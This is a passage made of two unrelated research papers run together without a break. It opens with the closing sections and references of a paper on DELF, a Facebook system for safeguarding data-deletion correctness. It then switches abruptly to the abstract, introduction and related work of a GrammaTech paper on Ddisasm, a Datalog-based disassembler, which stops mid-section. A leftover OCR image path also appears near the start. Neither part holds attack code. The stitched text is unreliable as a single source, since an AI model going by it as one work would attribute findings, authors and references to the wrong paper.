We conclude that in the long tail reliability and capacity limitations are the root cause for long-running deletions. DELF therefore contributes to completing a significant proportion of all deletions. Any deletions that require at least two runs in the asynchronous execution tier—approximately 14% of all deletions—benefit. This includes deletions that require additional execution time because they entail deleting a lot of data and deletions that run into capacity and reliability issues. If developers were left to implement deletion unassisted up to 14% of all deletions triggered would potentially not complete.




Figure 8: Time spent in different operations during deletion.

6.5 Overhead

We close with an assessment of system overhead. We profile deletions and break down how time is spent in different operations within each deletion. We measure throughput while deleting a tree-structured graph with unit height stored in TAO which requires 10^4 point deletes. The tree contains 100 edges from types annotated `deep` with the remaining types annotated `shallow`. We execute each deletion 10 times on distinct machines in FACEBOOK's asynchronous execution tier. We measure throughput under 4 distinct batching configurations, varying the size of the read and write batching windows. We report the 10^{th}, 50^{th}, and 90^{th} percentiles we observe.

Figure 8 shows our results. We notice four major operations within each deletion: reads, point deletes, stack management, and restoration log writes. The latter two entail synchronous writes for each batch of point deletes: in ZippyDB where DELF maintains a stack to implement depth-first graph traversal, and (b), in LogDevice [60] where DELF persists restoration logs temporarily, respectively. The remaining wall time, i.e., processing, involves periods of CPU-intensive operations, such as data serialization. We consider any wall time spent on operations beyond reads and point deletes as DELF overhead.

We observe that batching reads and writes reduces overall system overhead from 336% down to 29% ($C1$ over $C4$). Noteworthy, the most time consuming operations are the write-intensive ones, i.e., point deletes and restoration log writes. Batching writes with a batch size of 100 ($C2$ over $C4$) has substantial impact on both, reducing time spent in restoration log writes by a factor of approximately 100× and in point deletes by a factor of approximately 5×. The speedup highlights that write batching directly controls the frequency of writing to restoration logs since only one roundtrip is required per batch compared to a roundtrip per point delete. Instead, point deletes entail latency that is not amortized linearly while batching. Read batching reduces time spent on reads by a factor of 5× and has limited impact on the rest ($C3$ over $C4$).

We conclude that DELF introduces limited overhead during deletion, in line with systems offering similar guarantees [48].

7 Related Work

There is little prior work on the problem of deletion correctness. Garg et al. [61] formalize deletion to mandate deletion of dangling data yet their work does not suggest technical solutions developers may leverage to achieve the goal. A presentation from Doshi and Shah outlines Uber's deletion service [62] focusing on reliability of user account deletions specifically. The system shares design traits with DELF yet does not offer any capabilities to safeguard correctness [63]. Ritzdorf et al. [64] study deletion correctness motivated by the problem of helping users delete related data from their local file system. They leverage data loss prevention techniques [65] to detect files storing similar content. Similar to DELF the authors suggest heuristics to identify what to delete, e.g., files accessed together or found to contain duplicate information should be deleted together. To the best of our knowledge, DELF is the first system to apply such techniques within complex web applications built on top of distributed data stores. Our work quantifies their effectiveness.

DELF restoration logs are an example of checkpointing, a technique for recovering from exploited security vulnerabilities that lead to unauthorized mutation of application state [48,66–68]. WARP [48]—similar to DELF—targets web applications, uses a browser extension for intercepting user actions, and is assessed in a single-node deployment. DELF demonstrates the applicability of checkpointing in modern, large-scale, distributed OSNs as a safety net for preventing inadvertent data deletion while attempting to delete user data.

Recent user research on deletion explores how users of modern web applications perceive the deletion process and highlight a pervasive lack of understanding. Murillo et al. [69] interview users of Gmail and Facebook, report widespread misconceptions and mistrust, and suggest greater transparency in products. Ramokapaneet al. [4] document the coping strategies users employ when they cannot figure out how to delete data in web applications. Another line of user research studies the different motives people have to delete data [2,5].

A well-studied privacy concern regarding deletion is the effectiveness of individual point deletes [3,70,71]. Prior work explores the ability to delete data from physical media in a way that renders the data irrecoverable; suggesting special file systems [3] and scrubbing tools [72]. Sarkar et al. [73] introduce techniques to improve the ability of modern data stores to propagate point delete operations to physical media within a bounded time frame. The underlying assumption in this line of work is that users or developers know what to delete and when in their applications. We demonstrate that this assumption is not valid in complex web applications and we suggest techniques to safeguard deletion correctness. Minai et al. [74] highlight a conceptually-similar problem of ineffective deletion for public content in OSNs introduced by adversarial data mirroring services and suggest mitigations.

8 Future Work

Exploring the applicability of DELF outside OSNs requires further research. We anticipate deletion frameworks based on declarative annotations similar to DELF to be widely applicable across application domains and data stores. Some DELF validation techniques can be adapted to discover mistakes in existing applications without necessitating changes, facilitating correctness studies. We expect that in any domain with complex applications handling user data, deletion correctness validation will surface mistakes on an ongoing basis.

DELF's ability to validate data type annotations can be extended further. A straightforward approach involves replacing edge type classification heuristics with machine-learned models trained on prior developer annotations. We expect such approaches to significantly improve the precision and recall of our current system, perhaps even surpassing developers.

Developers may create objects that do not get deleted even when all type-level annotations are correct. One way involves creating individual objects and omitting writing the corresponding edges necessary for deletion, e.g., creating a photo without a `deep`-annotated edge from its creator. DELF can enforce annotations at the data item level in addition to the data type level to preclude the creation of undeletable objects.

DELF annotations can be extended to be tied to tooling used for Privacy Impact Assessments [75]. When a particular deletion product behavior is mandated by an assessment, one could tie that decision to product implementation via DELF.

We anticipate further improvements in deletion transparency, accountability, and external correctness verification. Systems such as DELF can expose a transparency interface to indicate what data items get deleted from data stores and when; security researchers could use such interfaces to construct reproducible scenarios where dangling data remains; and bug bounty programs could reward their discovery.

9 Conclusion

We presented DELF, a system to safeguard deletion correctness in large-scale OSNs in presence of developer mistakes and complex data models. DELF's main novelty lies in forcing developers to annotate all their data types for deletion before they are used and then detecting mistakes resulting into inadvertent retention or inadvertent deletion. DELF entails overhead during deletion yet the system enables developers to delete data safely despite mistakes which invariably occur. We showed how DELF prevented or minimized disruption at FACEBOOK due to multiple bugs in deletion.

10 Acknowledgements

Many engineers contributed to DELF during its development. We would like to acknowledge Ben Mathews and Scott Renfro for bootstrapping DELF; and Adarsh Koyya, Akin Illerle, Amitsing Chandele, Andrei Bajenov, Anurag Sharma, Boris Grubic, Gerard Goossen, Cristina Grigoruta, Gustavo Pacianotto Gouveia, Gustavo Pereira De Castro, Huseyin Olgac, Jordan Webster, Mahdy Nasr, Maria Mateescu, Masha Kereb, Merna Rezk, Nikita Efanov, Ohad Almagor, Oleksandr Manzyuk, Prakash Verma, Shradha Budhiraja, Shubhanshu Agrawal, Sneha Padgalwar, Tudor Tiplea, and Vasil Vasilev for contributing significant components. Our paper builds upon the work of FACEBOOK developers who annotated their data models and investigated discrepancies DELF reported.

We would like to thank our shepherd, Sarah Meiklejohn, the anonymous reviewers, and members of FACEBOOK's legal team including Bathilde Waquet, Sumit Shah and Scott Mellon, for their invaluable feedback on prior paper drafts.

References

[1] M. Mondal, J. Messias, S. Ghosh, K. P. Gummadi, and A. Kate, "Forgetting in Social Media: Understanding and Controlling Longitudinal Exposure of Socially Shared Data," in *Symposium On Usable Privacy and Security (SOUPS)*. Denver, CO: USENIX, 2016.

[2] Y. Wang, G. Norcie, S. Komanduri, A. Acquisti, P. G. Leon, and L. F. Cranor, ""I regretted the minute I pressed share": A Qualitative Study of Regrets on Facebook," in *Symposium On Usable Privacy and Security (SOUPS)*. Pittsburgh, PA: USENIX, 2011.

[3] J. Reardon, D. Basin, and S. Capkun, "SoK: Secure Data Deletion," in *Symposium on Security and Privacy*. Oakland, CA: IEEE, 2013.

[4] K. M. Ramokapane, A. Rashid, and J. M. Such, ""I feel stupid I can't delete... " : A Study of Users' Cloud Deletion Practices and Coping Strategies," in *Symposium On Usable Privacy and Security (SOUPS)*. Santa Clara, CA: USENIX, 2017.

[5] M. Sleeper, J. Cranshaw, P. G. Kelley, B. Ur, A. Acquisti, L. F. Cranor, and N. Sadeh, ""I read my Twitter the next morning and was astonished": A Conversational Perspective on Twitter Regrets," in *Human Factors in Computing Systems*. Paris, France: ACM, 2013.

[6] L. Bauer, L. F. Cranor, S. Komanduri, M. L. Mazurek, M. K. Reiter, M. Sleeper, and B. Ur, "The Post Anachronism: The Temporal Dimension of Facebook Privacy," in *Workshop on Privacy in the Electronic Society (WPES)*. Berlin, Germany: ACM, 2013.

[7] "Regulation 2016/679 of the European Parliament and of the Council of 27 April 2016 on the protection of natural persons with regard to the processing of personal data and on the free movement of such data, and repealing Directive 95/46/EC (GDPR)." [Online]. Available: https://eur-lex.europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32016R0679

[8] "California Consumer Privacy Act of 2018." [Online]. Available: https://leginfo.legislature.ca.gov/faces/billTextClient.xhtml?bill{_}id=201720180AB375

[9] "Facebook mistakenly deleted some people's Live videos." [Online]. Available: https://techcrunch.com/2018/10/11/facebook-deleted-live-videos/

[10] "Even years later, Twitter doesn't delete your direct messages." [Online]. Available: https://techcrunch.com/2019/02/15/twitter-direct-messages/

[11] "Myspace loses all content uploaded before 2016." [Online]. Available: https://www.theguardian.com/technology/2019/mar/18/myspace-loses-all-content-uploaded-before-2016

[12] "TikTok users over 13 are having their accounts deleted after putting in the wrong birthdays." [Online]. Available: https://www.theverge.com/2019/2/28/18245011/tiktok-age-coppa-child-privacy-accounts-deleted-ftc-requirement

[13] "Amazon Alexa transcripts live on, even after you delete voice records." [Online]. Available: https://cnet.co/2HdQkxk

[14] "Instead of deleting account, New York Times appends '1000' to username and email address." [Online]. Available: https://news.ycombinator.com/item?id=23005060

[15] "Dropbox bug sends years-old deleted files back to user accounts." [Online]. Available: https://www.techrepublic.com/article/dropbox-bug-sends-years-old-deleted-files-back-to-user-accounts/

[16] "Facebook blames a bug for not deleting your deleted videos." [Online]. Available: https://newyork.cbslocal.com/2018/04/03/facebook-deleted-videos-bug/

[17] P. Stahlberg, G. Miklau, and B. N. Levine, "Threats to Privacy in the Forensic Analysis of Database Systems," in *SIGMOD*. Beijing, China: ACM, 2007.

[18] "Should we ever delete data in a database?" [Online]. Available: https://softwareengineering.stackexchange.com/questions/159232/should-we-ever-delete-data-in-a-database

[19] Daniel Terdiman, "Why Deleting Personal Information On The Internet Is A Fool's Errand." [Online]. Available: https://bit.ly/2JQDlEm

[20] "You just deleted Facebook. Can you trust Facebook to delete your data?" [Online]. Available: https://bit.ly/2YoL4Ss

[21] N. Bronson, Z. Amsden, G. Cabrera, P. Chakka, P. Dimov, H. Ding, J. Ferris, A. Giardullo, S. Kulkarni, H. Li, M. Marchukov, D. Petrov, L. Puzar, Y. J. Song, and V. Venkataramani, "TAO: Facebook' s Distributed Data Store for the Social Graph," in *Annual Technical Conference (ATC)*. San Jose, CA: USENIX, 2013.

[22] D. Beaver, S. Kumar, H. Li, J. Sobel, and P. Vajgel, "Finding a needle in Haystack: Facebook's photo storage," in *Operating Systems Design and Implementation (OSDI)*. Vancouver, Canada: USENIX, 2010.

[23] J. Baker, C. Bond, J. C. Corbett, J. J. Furman, A. Khorlin, J. Larson, L. Jean-Michel, Y. Li, A. Lloyd, and V. Yushprakh, "Megastore - Providing Scalable, Highly Available Storage for Interactive Services," in *Conference on Innovative Data Systems Research (CIDR)*, Asilomar, California, 2011.

[24] J. C. Corbett, J. Dean, M. Epstein, A. Fikes, C. Frost, J. J. Furman, S. Ghemawat, A. Gubarev, C. Heiser, P. Hochschild, W. Hsieh, S. Kanthak, E. Kogan, A. Lloyd, S. Melnik, D. Mwaura, D. Nagle, S. Quinlan, R. Rao, L. Rolig, Y. Saito, M. Szymaniak, C. Taylor, R. Wang, and D. Woodford, "Spanner: Google's Globally Distributed Database," *Transactions on Computer Systems*, vol. 31, no. 8, 2013.

[25] F. Chang, J. Dean, S. Ghemawat, W. C. Hsieh, D. A. Wallach, M. Burrows, T. D. Chandra, A. Fikes, and R. E. Gruber, "Bigtable: A Distributed Storage System for Structured Data," in *Operating Systems Design and Implementation (OSDI)*. Seattle, WA: USENIX, 2006.

[26] M. Annamalai, K. Ravichandran, H. Srinivas, I. Zinkovsky, L. Pan, T. Savor, D. Nagle, M. Stumm, and I. Osdi, "Sharding the Shards : Managing Datastore Locality at Scale with Akkio," in *Symposium on Operating Systems Principles (SOSP)*. USENIX, 2018.

[27] A. Lakshman and M. Prashant, "Cassandra-A Decentralized Structured Storage System," in *Large Scale Distributed Systems and Middleware (2009)*. Big Sky, MT: ACM, 2009.

[28] A. Khurana and J. Le Dem, "The Modern Data Architecture The Deconstructed Database," *USENIX ;login:*, 2018.

[29] G. Decandia, D. Hastorun, M. Jampani, G. Kakulapati, A. Lakshman, A. Pilchin, S. Sivasubramanian, P. Vosshall, and W. Vogels, "Dynamo: Amazon's Highly Available Key-value Store," in *Symposium on Operating Systems Principles (SOSP)*. Stevenson, WA: ACM, 2007.

[30] J. L. Carlson, *Redis in action*. Manning, 2013.

[31] "Neo4j Decreases Development Time-to-Market for LinkedIn's Chitu App." [Online]. Available: https://neo4j.com/case-studies/linkedin-china/?ref=solutions

[32] B. H. Bloom and B. H., "Space/time trade-offs in hash coding with allowable errors," *Communications of the ACM*, vol. 13, no. 7, pp. 422–426, 1970.

[33] P. Flajolet, É. Fusy, O. Gandouet, and F. Meunier, "HyperLogLog: the analysis of a near-optimal cardinality estimation algorithm," in *Discrete Mathematics and Theoretical Computer Science (DMTCS)*, Nancy, France, 2001.

[34] S. Heule, M. Nunkesser, and A. Hall, "HyperLogLog in Practice: Algorithmic Engineering of a State of The Art Cardinality Estimation Algorithm," in *Intgernational Conference on Extending Database Technology / Database Theory (EDBT/ICDT)*. Genoa, Italy: ACM, 2013.

[35] J. Larisch, D. Choffnes, D. Levin, B. M. Maggs, A. Mislove, and C. Wilson, "CRLite: A Scalable System for Pushing All TLS Revocations to All Browsers," in *Symposium on Security and Privacy*. San Jose, CA: IEEE, 2017.

[36] M. Honarkhah and A. Talebzadeh, "HyperLogLog in Presto: Faster cardinality estimation," 2018. [Online]. Available: https://code.fb.com/data-infrastructure/hyperloglog/

[37] J. Dean and S. Ghemawat, "MapReduce: Simplified Data Processing on Large Clusters," in *Operating Systems Design and Implementation (OSDI)*. USENIX, 2004.

[38] K. Shvachko, H. Kuang, S. Radia, and R. Chansler, "The Hadoop Distributed File System," in *Mass Storage Systems and Technologies (MSST)*. Incline Village, NV: IEEE, 2010.

[39] A. Thusoo, J. S. Sarma, N. Jain, Z. Shao, P. Chakka, N. Zhang, S. Antony, H. Liu, and R. Murthy, "Hive - A Petabyte Scale Data Warehouse Using Hadoop," in *International Conference on Data Engineering (ICDE)*. Long Beach, CA: IEEE, 2010.

[40] Information Commisioners Office, "Anonymisation: managing data protection risk code of practice," 2012. [Online]. Available: https://ico.org.uk/media/1061/anonymisation-code.pdf

[41] Lea Kissner, "Deidentification versus anonymization," 2019. [Online]. Available: https://iapp.org/news/a/de-identification-vs-anonymization/

[42] ISO/IEC, "9075-2," ISO, Tech. Rep., 2016. [Online]. Available: www.iso.org

[43] MySQL Reference Manual, "Using FOREIGN KEY Constraints." [Online]. Available: https://dev.mysql.com/doc/refman/5.6/en/create-table-foreign-keys.html

[44] MongoDB Manual, "Database References." [Online]. Available: https://docs.mongodb.com/manual/reference/database-references/

[45] T. Schraml, "The Referential Integrity Workaround," in *Database Trends And Applications (DBTA)*, 2017. [Online]. Available: http://www.dbta.com/Columns/Database-Elaborations/The-Referential-Integrity-Workaround-117422.aspx

[46] MySQL 8.0 Reference Manual, "Backup Strategy Summary." [Online]. Available: https://dev.mysql.com/doc/refman/8.0/en/backup-strategy-summary.html

[47] MySQL Reference Manual, "The Binary Log." [Online]. Available: https://dev.mysql.com/doc/internals/en/binary-log.html

[48] R. Chandra, T. Kim, M. Shah, N. Narula, and N. Zeldovich, "Intrusion recovery for database-backed web applications," in *Symposium on Operating Systems Principles (SOSP)*. ACM, 2011, pp. 101–114.

[49] "Facebook Reports First Quarter Results," 2020. [Online]. Available: https://investor.fb.com/investor-news/press-release-details/2020/Facebook-Reports-First-Quarter-2020-Results/default.aspx

[50] "MySQL." [Online]. Available: https://www.mysql.com/

[51] A. Torres, R. Galante, M. S. Pimenta, and A. J. B. Martins, "Twenty years of object-relational mapping: A survey on patterns, solutions, and their implications on application design," *Information and Software Technology*, vol. 82, feb 2017.

[52] P. Marinescu, C. Parry, M. Pomarole, Y. Tian, P. Tague, and I. Papagiannis, "IVD: Automatic Learning and Enforcement of Authorization Rules in Online Social Networks," in *Symposium on Security and Privacy*. San Jose, CA: IEEE, 2017.

[53] L. Szekeres, M. Payer, L. T. Wei, and R. Sekar, "Eternal war in memory," in *Symposium on Security and Privacy*, IEEE, Ed., Oakland, CA, 2014.

[54] D. Song, J. Lettner, P. Rajasekaran, Y. Na, S. Volckaert, P. Larsen, and M. Franz, "SoK: Sanitizing for security," in *Symposium on Security and Privacy*, San Francisco, CA, 2019.

[55] P. Wilson, "Uniprocessor garbage collection techniques," in *International Workshop on Memory Management (IWMM)*, St.Malo, France, 1992.

[56] "C++ Dynamic memory management." [Online]. Available: https://en.cppreference.com/w/cpp/memory

[57] R. Pang, R. Cáceres, M. Burrows, Z. Chen, P. Dave, N. Germer, A. Golynski, K. Graney, N. Kang, L. Kissner, J. L. Korn, A. Parmar, C. D. Richards, M. Wang, and L. . Google, "Zanzibar: Google's Consistent, Global Authorization System," in *Annual Technical Conference (ATC)*. Renton, WA: IEEE, 2019.

[58] F. Logozzo, M. Fahndrich, I. Mosaad, and P. Hooimeijer, "Zoncolan: Using static analysis to prevent security issues - Facebook Engineering," 2019. [Online]. Available: https://engineering.fb.com/security/zoncolan/

[59] G. J. Chen, J. L. Wiener, S. Iyer, A. Jaiswal, R. Lei, N. Simha, W. Wang, K. Wilfong, T. Williamson, and S. Yilmaz, "Realtime Data Processing at Facebook," in *SIGMOD*. San Francisco, CA: ACM, 2016.

[60] M. Marchukov, "LogDevice: a distributed data store for logs," 2017. [Online]. Available: https://code.fb.com/core-data/logdevice-a-distributed-data-store-for-logs/

[61] S. Garg, S. Goldwasser, and P. N. Vasudevan, "Formalizing Data Deletion in the Context of the Right to Be Forgotten," in *EUROCRYPT*. International Association for Cryptologic Research, 2020. [Online]. Available: http://link.springer.com/10.1007/978-3-030-45724-2{_}13

[62] Y. Doshi and H. Shah, "Now You See It, Now You Don't: Uber's Data Deletion Service," in *Privacy Engineering Practice and Respect (PEPR)*. Santa Clara, CA: USENIX, 2019.

[63] Lea Kissner, "Now You See It, Now You Don't: Uber's Data Deletion Service talk presentation notes." [Online]. Available: https://twitter.com/LeaKissner/status/1161020063182249984

[64] H. Ritzdorf and N. Karapanos, "Assisted Deletion of Related Content," in *Annual Computer Security Applications Conference (ACSAC)*, New Orleans, LA, 2014.

[65] M. Hart, P. Manadhata, and R. Johnson, "Text classification for data loss prevention," in *Privacy Enhancing Technologies (PETS)*, Waterloo, Canada, 2011.

[66] Y. Ji, S. Lee, E. Downing, W. Wang, M. Fazzini, T. Kim, A. Orso, and W. Lee, "Rain: Refinable attack investigation with on-demand inter-process information flow tracking," in *Computer and Communications Security (CCS)*. ACM, 2017, pp. 377–390. [Online]. Available: https://doi.org/10.1145/3133956.3134045

[67] T. Kim, X. Wang, N. Zeldovich, and M. Kaashoek, "Intrusion Recovery Using Selective Reexecution," in *Symposium on Operating Systems Design and Implementation (OSDI)*. Vancouver, Canada: USENIX, 2010.

[68] R. Chandra, T. Kim, and N. Zeldovich, "Asynchronous intrusion recovery for interconnected web services," in *Symposium on Operating Systems Principles (SOSP)*. ACM, 2013, pp. 213–227. [Online]. Available: http://dx.doi.org/10.1145/2517349.2522725

[69] A. Murillo, A. Kramm, S. Schnorf, and A. De Luca, ""If I press delete, it's gone" - User Understanding of Online Data Deletion and Expiration," in *Symposium On Usable Privacy and Security (SOUPS)*. Baltimore, MD: USENIX, 2018.

[70] C. Cachin, K. Haralambiev, H.-C. Hsiao, and A. Sorniotti, "Policy-based Secure Deletion," in *Computer and Communications Security (CCS)*. Berlin, Germany: ACM, 2013.

[71] A. Gutmann and M. Warner, "Fight to be Forgotten: Exploring the Efficacy of Data Erasure in Popular Operating Systems," in *Annual Privacy Conference*, Rome, Italy, 2019. [Online]. Available: https://en.oxforddictionaries.com/thesaurus/delete

[72] J. Reardon, H. Ritzdorf, D. Basin, and S. Capkun, "Secure Data Deletion from Persistent Media," in *Computer and Communications Security (CCS)*. Berlin, Germany: ACM, 2013.

[73] S. Sarkar, T. I. Papon, D. Staratzis, and M. Athanassoulis, "Lethe: A Tunable Delete-Aware LSM Engine," in *SIGMOD*. Portland, OR: ACM, 2020.

[74] M. Minaei, M. Mondal, P. Loiseau, K. Gummadi, and A. Kate, "Lethe: Conceal Content Deletion from Persistent Observers," in *Proceedings on Privacy Enhancing Technologies (PETS)*, Stockholm, Sweden, 2019.

[75] D. Wright and P. De Hert, *Privacy Impact Assessment*. Springer Netherlands, 2012.

Datalog Disassembly



Antonio Flores-Montoya
GrammaTech, Inc.
afloresmontoya@grammatech.com

Eric Schulte
GrammaTech, Inc.
eschulte@grammatech.com

Abstract

Disassembly is fundamental to binary analysis and rewriting. We present a novel disassembly technique that takes a stripped binary and produces reassembleable assembly code. The resulting assembly code has accurate symbolic information, providing cross-references for analysis and to enable adjustment of code and data pointers to accommodate rewriting. Our technique features multiple static analyses and heuristics in a combined Datalog implementation. We argue that Datalog's inference process is particularly well suited for disassembly and the required analyses. Our implementation and experiments support this claim. We have implemented our approach into an open-source tool called `Ddisasm`. In extensive experiments in which we rewrite thousands of x64 binaries we find `Ddisasm` is both faster and more accurate than the current state-of-the-art binary reassembling tool, `Ramblr`.

1 Introduction

Software is increasingly ubiquitous and the identification and mitigation of software vulnerabilities is increasingly essential to the functioning of modern society. In many cases—e.g., COTS or legacy binaries, libraries, and drivers—source code is not available so identification and mitigation requires binary analysis and rewriting. Many disassemblers [9, 10, 23, 31, 36, 56, 57, 59], analysis frameworks [4, 7, 12, 19, 25–27, 29, 39, 48], rewriting frameworks [9, 16, 17, 32, 33, 52, 55, 58, 63], and reassembling tools [36, 56, 57] have been developed to support this need. Many applications depend on these tools including binary hardening with control flow protection [20, 37, 40, 54, 62, 64], memory protections [15, 41, 49], memory diversity [14, 30], binary refactoring [53], binary instrumentation [44], and binary optimization [44, 47, 55].

Modifying a binary is not easy. Machine code is not designed to be modified and the compilation and assembly process discards essential information. In general reversing assembly is not decidable. The information required to produce reassembleable disassembly includes:

Instruction boundaries Recovering where instructions start and end can be challenging especially in architectures such as x64 that have variable length instructions, dense instruction sets[1], and sometimes interleave code and data. This problem is also referred as *content classification*.

Symbolization information In binaries, there is no distinction between a number that represents a literal and a reference that points to a location in the code or data. If we modify a binary—e.g., by moving a block of code—all references pointing to that block, and to all of the subsequently shifted blocks, have to be updated. On the other hand, literals, even if they coincide with the address of a block, have to remain unchanged. This problem is also referred to as *Literal Reference Disambiguation*.

We have developed a disassembler that infers precise information for both questions and thus generates reassembleable assembly for a large variety of programs. These problems are not solvable in general so our approach leverages a combination of static program analysis and heuristics derived from empirical analysis of common compiler and assembler idioms. The static analysis, heuristics, and their combination are implemented in Datalog. Datalog is a declarative language that can be used to express dataflow analyses very concisely [50] and it has recently gained attention with the appearance of engines such as Souffle [28] that generate highly efficient parallel C++ code from a Datalog program. We argue that Datalog is so well suited to the implementation of a disassembler that it represents a qualitative change in what is possible in terms of accuracy and efficiency.

We can conceptualize disassembly as taking a series of decisions. *Instruction boundary identification* (IBI) amounts to deciding, for each address x in an executable section, whether x represent the beginning of an instruction or not. *Symbolization* amounts to deciding for each number that appears inside an instruction operand or data section whether it corresponds to a literal or to a symbolic expression and what kind of symbolic expression it is.[2]

[1] Almost any combination of bytes corresponds to a valid instruction.
[2] E.g., `symbol`, `symbol+constant`, or `symbol−symbol`.

The high level approach for each of these decisions is the same. A variety of static analyses are performed that gather evidence for possible interpretations. Then, Datalog rules assign weights to the evidence and aggregate the results for each interpretation. Finally, a decision is taken according to the aggregate weight of each possible interpretation. Our implementation infers instruction boundaries first (described in Sec. 4). Then it performs several static analyses to support the symbolization procedure: the computation of def-use chains, a novel register value analysis, and a data access pattern analysis described in Sec. 5.1, 5.2, and 5.3 respectively. Finally, it combines the results of the static analyses with other heuristics to inform symbolization. All these steps are implemented in a single Datalog program. It is worth noting that—Datalog being a purely declarative language—the sequence in which each of the disassembly steps is computed stems solely from the logical dependencies among the different Datalog rules. Combining multiple analyses and heuristics is essential to achieve high accuracy for IBI and symbolization. No individual analysis or heuristic provides perfect information but by combining several, `Ddisasm` maximizes its chances to reach the right conclusion. The declarative nature of Datalog makes this combination easy.

We have tested `Ddisasm` and compared it to `Ramblr` [56] (the current best published disassembler that produces reassembleable assembly) on 200 benchmark programs including 106 Coreutils, 25 real world applications, and 69 binaries from DARPA's Cyber Grand Challenge (CGC) [1]. We compile each benchmark using 7 compilers and 5 or 6 optimization flags (depending on the benchmark) yielding a total of 7658 unique binaries (888 MB of binary data). We compare the precision of the disassemblers by making semantics-preserving modifications to the assembly code—we "stretch" the program's code address space by adding NOPs at regular intervals—reassembling the modified assembly code, and then running the test suites distributed with the binaries to check that they retain functionality. Additionally, we evaluate the symbolization step by comparing the results of the disassembler to the ground truth extracted from binaries generated with all relocation information. Finally, we compare the disassemblers in terms of the time taken by the disassembly process. `Ddisasm` is faster and more accurate than `Ramblr`.

Our contributions are:

1. We present a new disassembly framework based on combining static analysis and heuristics expressed in Datalog. This framework enables much faster development and empirical evaluation of new heuristics and analyses.
2. We present multiple static analyses implemented in this framework to support building reassembleable assembly.
3. We present multiple empirically motivated heuristics that are effective in inferring the necessary information to produce reassembleable assembly.
4. Our implementation is called `Ddisasm` and it is open source and publicly available[3]. `Ddisasm` produces assembly text as well as an intermediate representation (IR) tailored for binary analysis and rewriting[4].
5. We demonstrate the effectiveness of our approach through an extensive experimental evaluation of over 7658 binaries in which we compare `Ddisasm` to the state-of-the-art tool in reassembleable disassembly `Ramblr`.

2 Related Work

2.1 Disassemblers

Bin-CFI [64] is an early work in reassembleable disassembly. This work requires relocation information (avoiding the need for symbolization). With this information, disassembly is reduced to the problem of IBI. Bin-CFI combines linear disasssembly with the backward propagation of invalid opcodes and invalid jumps. Our IBI also propagates invalid opcodes and jumps backwards, but it couples it with a more sophisticated forward traversal.

Many other works focus solely on IBI [10,31,36,59]. None of these address symbolization. In general they try to obtain a superset of all possible instructions or basic blocks in the binary and then determine which ones are real using heuristics. This idea is also present in our approach. Both Miller et al. [36] and Wartell et al. [59] use probabilistic methods to determine which addresses contain instructions. In the former, probabilistic techniques with weighted heuristics are used to estimate the probability that each offset in the code section is the start of an instruction. In the latter, a probabilistic finite state machine is trained on a large corpus of disassembled programs to learn common opcode operand pairs. These pairs are used to select among possible assembly codes.

Despite all the work on disassembly, there are disagreements on how often challenging features for IBI—e.g., overlapping instructions, data in code sections, and multi-entry functions—are present in real code [6,35,36]. Our experience matches [6] for GCC and Clang, in that we did not find data in executable sections nor overlapping instructions in ELF binaries. However, this is not true for the Intel compiler (ICC) which often allocates jump tables in executable sections.

There are only a few systems that address the symbolization problem directly. Uroboros [57] uses *linear disassembly* as introduced by Bin-CFI [64] and adds heuristics for symbolization. The authors distinguish four classes of symbolization depending on if the source and target of the reference are present in code or data. The difficulty of each class is assessed and partial solutions are proposed for each class.

`Ramblr` [56] is the closest related work. It improves upon Uroboros with increasingly sophisticated static analyses. `Ramblr` is part of the Angr framework for binary analysis [48]. Our system also uses static analyses in combination with

[3] https://github.com/GrammaTech/ddisasm
[4] https://github.com/GrammaTech/gtirb

heuristics. Our static analyses (Sec. 5) are specially tailored to enable symbolization while remaining efficient. Moreover, our Datalog implementation allow us to easily combine analysis results and heuristics.

RetroWrite [18] also performs symbolization, but only for position independent code (PIC) as it relies on relocations. In Sec. 7.1, we argue why we believe that relocations are not enough to perform symbolization even for PIC.

2.2 Rewriting Systems

REINS [58] rewrites binaries in such a way as to avoid making difficult decisions about symbolization. REINS partitions the memory of rewritten programs into untrusted *low-memory* which includes rewritten code and trusted *high-memory* (divided at a power of two for efficient guarding). They implement a lightweight binary lookup table to rewrite each old jump targets with a tagged pointer to its new location in the rewritten code. REINS targets Windows binaries and its main goal is to rewrite untrusted code to execute it safely. REINS uses IDA Pro [3] to perform IBI and to resolve indirect jumps.

SecondWrite [52] also avoids making symbolization decisions by translating jump targets at their point of usage. They do a conservative identification of code and data by performing speculative disassembly and keeping the original code section intact. Any data in the code section can still be accessed, but jumps and call targets are translated to a rewritten code section. SecondWrite disassembles to LLVM IR.

MULTIVERSE [9] goes a step further than SecondWrite and also avoids making code location determinations by treating every possible instruction offset as a valid instruction. Similarly to SecondWrite, it avoids making symbolization determinations by generating rewritten executables in which every indirect control flow is mediated by additional machinery to determine where the control flow would have gone in the original program and redirecting it to the appropriate portion of the rewritten program.

The approaches of REINS, SecondWrite and MULTIVERSE increasingly avoid making decisions about code location and symbolization and thus offer more guarantees to work for arbitrary binaries. However, these approaches also have disadvantages. They introduce overhead in the rewritten binaries both in terms of speed and size. Moreover, the additional translation process for indirect jumps or calls is likely to hinder later analyses on the disassembled code. On the other hand, our approach, although not guaranteed to work, generates assembly code with symbolic references. This enables performing advanced static analyses on the assembly code that can be used to support more sophisticated rewriting techniques. A binary can be rewritten multiple times without introducing a new layer of indirection in every rewrite.

2.3 Static Analysis Using Datalog

Datalog has a long history of being used to specify and implement static analyses. In 1995 Reps [43] presented an approach to obtain demand driven dataflow analyses from the exhaustive counterparts specified in Datalog using the magic sets transformation. Much of the subsequent effort has been in scaling Datalog implementations. In that vein, Whaley et al. [60,61] achieved significant pointer analysis scalability improvements using an implementation based on binary decision diagrams. More recently, Datalog-based program analysis has received new impetus with the development of Souffle [28], a highly efficient Datalog engine. The most prominent application of Datalog to program analysis to date has been Doop [11,50,51], a context sensitive pointer analysis for Java bytecode that scales to large applications. Doop is currently one of the most comprehensive and efficient pointer analysis for Java.

